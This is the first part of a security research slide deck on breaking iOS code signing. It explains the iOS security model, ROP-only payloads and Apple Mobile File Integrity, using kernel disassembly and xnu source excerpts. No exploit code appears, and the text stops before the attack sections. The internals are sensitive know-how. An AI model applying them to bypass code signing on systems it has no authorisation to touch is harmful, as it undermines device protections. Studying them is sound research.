Don’t Hassle The Hoff:

Breaking iOS Code Signing

Charlie Miller

Accuvant Labs

charlie.miller@accuvant.com

About me

- Former US National Security Agency researcher
- First to hack the iPhone and G1 Android phone
- Winner of CanSecWest Pwn2Own: 2008-2011
- Author
  - Fuzzing for Software Security Testing and Quality Assurance
  - The Mac Hacker's Handbook
- PhD, CISSP, GCFA, etc.


Agenda

- Code signing and iOS security
- Code signing internals
- Nitro Javascript - the exception
- Jailbreaking
- Attacking code signing

Code signing and iOS security

iOS Security Model

- All code (binaries and libraries) must be signed by a trusted party
- By default this is Apple
- Devices can be provisioned to allow additional keys for Development or Enterprise purposes



Team Provisioning Profi...
Expires Nov 22, 2011

iphone_payloads Charli...
Expires Nov 10, 2011 (in 28 days)

iOS Team Provisioning...
Expires Nov 30, 2011

iOS Security Model


- Pages that are writeable may never be made executable
  - After iOS 4.3 there is an exception for JIT
- Pages can never be both writable and executable
- Therefore only pages coming from signed binaries may ever be executed

Malware prevention

- Since only signed binaries may be executed, random binaries cannot be downloaded and run
- Signed binaries cannot alter their behaviors, only executable code from binary may ever be executed
    - No self modification
    - No executable packing
    - Apps can’t update themselves

App Store protects us

- Signed binaries must come from the Apple App Store
- Apple reviews all submissions before release
- Apple can remotely remove apps from iOS devices
- Apple acts as an Anti-Virus for you in this case



The most recent version of your app has been rejected. Before resubmitting it, visit the Resolution Center for details on outstanding issues.

Exploit mitigation

- No pages are writable and executable (DEP)
  - This cannot be “turned off”
- Binaries cannot be written to disk and executed
- This means entire payload must be written in ROP, no shellcode or higher level payloads allowed

Case studies

- Pwn2Own 2010
  - Payload to read sms database and send to remote server completely written in ROP
- Pwn2Own 2011
  - Payload to read address book and send to remote server written in ROP
- jailbreakme.com's
  - Local privilege escalation exploit written entirely in ROP




View PDF?

The application wants to display a PDF on your device. There is a known bug in the PDF loading code that makes the running of arbitrary code possible, which could compromise your system. Are you sure you want to continue?

Comparison

- In OS X
  - Can allocate RWX pages with ROP payload, put shellcode there. Can write binaries to disk and run them
- In Android
  - No DEP at all, just inject shellcode. Can write to disk and run too (no code signing enforcement)

Code signing internals



Overview of internals


- Mandatory Access Control Framework
- Code signed by trusted party
- Signed hashes match running code
- Pages not being writable and executable

Mandatory Access Control

- Code signing controlled by Mandatory Access Control Framework (MACF)
  - Inherited from FreeBSD, Trusted BSD MAC Framework
- Allows for pluggable access controls
- New policies dynamically loaded or at boot time
- Hooking mechanisms in xnu source code, the actual hooks are in the kernel binary

iOS MAC policies


- Only 2 policies registered
  - AMFI and Sandbox



```
EXPORT _mac_policy_register
_mac_policy_register        ; CODE XREF: _initializeAppleMobileFileIntegrity__+17E↓p
                            ; init_amfi_and_sandbox+12↓p
                            ; DATA XREF: _initializeAppleMobileFileIntegrity__+170↓o
                            ; __text:off_807591D0↓o
                            ; init_amfi_and_sandbox+10↓o
                            ; __text:off_8096302C↓o

var_24= -0x24
var_8= -8
```

Apple Mobile File Integrity

- The call to mac_policy_register declares all the hooks that the MAC wants to use



```
STR.W           R2, [R3,#(mpo_proc_check_run_cs_valid - 0x80764E74)]
LDR.W           R2, =(amfi_cred_label_init+1) ; Initialize label for newly instantiated user
                        ;
                        ; Gets label
STR             R2, [R3,#(mpo_cred_label_init - 0x80764E74)]
LDR.W           R2, =(amfi_cred_label_associate+1)
STR             R2, [R3,#(mpo_cred_label_associate - 0x80764E74)]
LDR             R2, =(amfi_cred_check_label_update_execve+1) ; Indicate whether this policy
                        ;
STR             R2, [R3,#(mpo_cred_check_label_update_execve - 0x80764E74)]
LDR             R2, =(amfi_cred_label_update_execve+1) ; Update Credential at exec time.  Up
STR             R2, [R3,#(mpo_cred_label_update_execve - 0x80764E74)]
LDR             R2, =(amfi_cred_label_destroy+1)
STR             R2, [R3,#(mpo_cred_label_destroy - 0x80764E74)]
LDR             R2, =(has_dynamic_codesigning+1) ; has_dynamic_codesigning(p, process_cred,
                        ; 0 means everything is cool, 1 means there is a problem
STR.W           R2, [R3,#(mpo_reserved10 - 0x80764E74)]
LDR             R2, =aAmfi_0 ; "AMFI"
LDR.W           R3, =mpc_field_off
STR             R2, [R0] ; mpc_name
LDR             R2, =aAppleMobileFil ; "Apple Mobile File Integrity"
STR             R3, [R0,#0x18] ; mpc_field_off
LDR             R3, =(_mac_policy_register+1)
STR             R2, [R0,#4] ; mpc_fullname = "Apple Mobile File Integrity"
LDR             R2, =dword_80764D64
STR             R2, [R0,#8] ; mpc_labelnames = & "amfi"
MOVS            R2, #1
STR             R2, [R0,#0xC] ; mpc_labelnames_count = 1
MOV             R2, R4
BLX             R3 ; _mac_policy_register ; mac_policy_register(struct mac_policy_conf *mpc,
```

AMFI hooks

- AMFI uses the following MAC hooks
  - mpo_vnode_check_signature
  - mpo_vnode_check_exec
  - mpo_proc_get_task_name
  - mpo_proc_check_run_cs_valid
  - mpo_cred_label_init
  - mpo_cred_label_associate
  - mpo_cred_check_label_update_execve
  - mpo_cred_label_pudate_execve
  - mpo_cred_label_destroy
  - mpo_reserved10

AMFI hook example

- mpo_vnode_check_exec
- In xnu kernel source, bsd/kern/kern_exec.c we see

```
/*
 * exec_check_permissions
 *
 * Description:  Verify that the file that is being attempted to be executed
 *               is in fact allowed to be executed based on it POSIX file
 *               permissions and other access control criteria
 *

...

#if CONFIG_MACF
        error = mac_vnode_check_exec(imgp->ip_vfs_context, vp, imgp);
        if (error)
                return (error);
#endif
```


mac_vnode_check_exec

```
int
mac_vnode_check_exec(vfs_context_t ctx, struct vnode *vp,
    struct image_params *imgp)
{
        kauth_cred_t cred;
        int error;

        if (!mac_vnode_enforce || !mac_proc_enforce)
                return (0);

        cred = vfs_context_ucred(ctx);
        MAC_CHECK(vnode_check_exec, cred, vp, vp->v_label,
                  (imgp != NULL) ? imgp->ip_execlabelp : NULL,
                  (imgp != NULL) ? &imgp->ip_ndp->ni_cnd : NULL,
                  (imgp != NULL) ? &imgp->ip_csflags : NULL);
        return (error);
}
```

MAC_CHECK

```
 * MAC_CHECK performs the designated check by walking the policy
 * module list and checking with each as to how it feels about the
 * request.  Note that it returns its value via 'error' in the scope
 * of the caller.
#define MAC_CHECK(check, args...) do {                                  \
        struct mac_policy_conf *mpc;                                    \
        u_int i;                                                        \
                                                                        \
        error = 0;                                                      \
        for (i = 0; i < mac_policy_list.staticmax; i++) {               \
                mpc = mac_policy_list.entries[i].mpc;                   \
                if (mpc == NULL)                                        \
                        continue;                                       \
                                                                        \
                if (mpc->mpc_ops->mpo_ ## check != NULL)                \
                        error = mac_error_select(                       \
                            mpc->mpc_ops->mpo_ ## check (args),         \
                            error);                                     \
        }                                                               \
```

mpo_vnode_check_signature



```
int __fastcall amfi_vnode_check_exec(int cred, int vp, int label, int execlabel, int cnp, int csflags)
{
  if ( !BYTE2(dword_80764E1C[3]) )
  {
    if ( !csflags )
      Assert(
        "/SourceCache/AppleMobileFileIntegrity/AppleMobileFileIntegrity-73/AppleMobileFileIntegrity.cpp",
        781,
        "csflags");
    *(_DWORD *)csflags |= 0x300u;                // CS_HARD | CS_KILL
  }
  return 0;
}
```

- Sets CS_HARD | CS_KILL flags for process

```
#define CS_HARD                 0x0100  /* don't load invalid pages */
#define CS_KILL                 0x0200  /* kill process if it becomes invalid */
```

Code signed by trusted party

- When code is loaded, it is checked to see if it contains a code signature which is signed by someone trusted, i.e. Apple

```
$ otool -l CommCenter | grep -A 5 SIGN
   cmd LC_CODE_SIGNATURE
      cmdsize 16
      dataoff  128083
      datasize 7424
```

Kernel checks

```
parse_machfile(
    struct vnode        *vp,
    vm_map_t        map,
    thread_t        thread,
    struct mach_header *header,
    off_t           file_offset,
    off_t           macho_size,
    int         depth,
    int64_t         aslr_offset,
    load_result_t       *result
)
{
     switch(lcp->cmd) {
...
          case LC_CODE_SIGNATURE:
             /* CODE SIGNING */
...
               ret = load_code_signature(
                    (struct linkedit_data_command *) lcp,
                    vp,
                    file_offset,
                    macho_size,
                    header->cputype,
                    (depth == 1) ? result : NULL);
```

load_code_signature

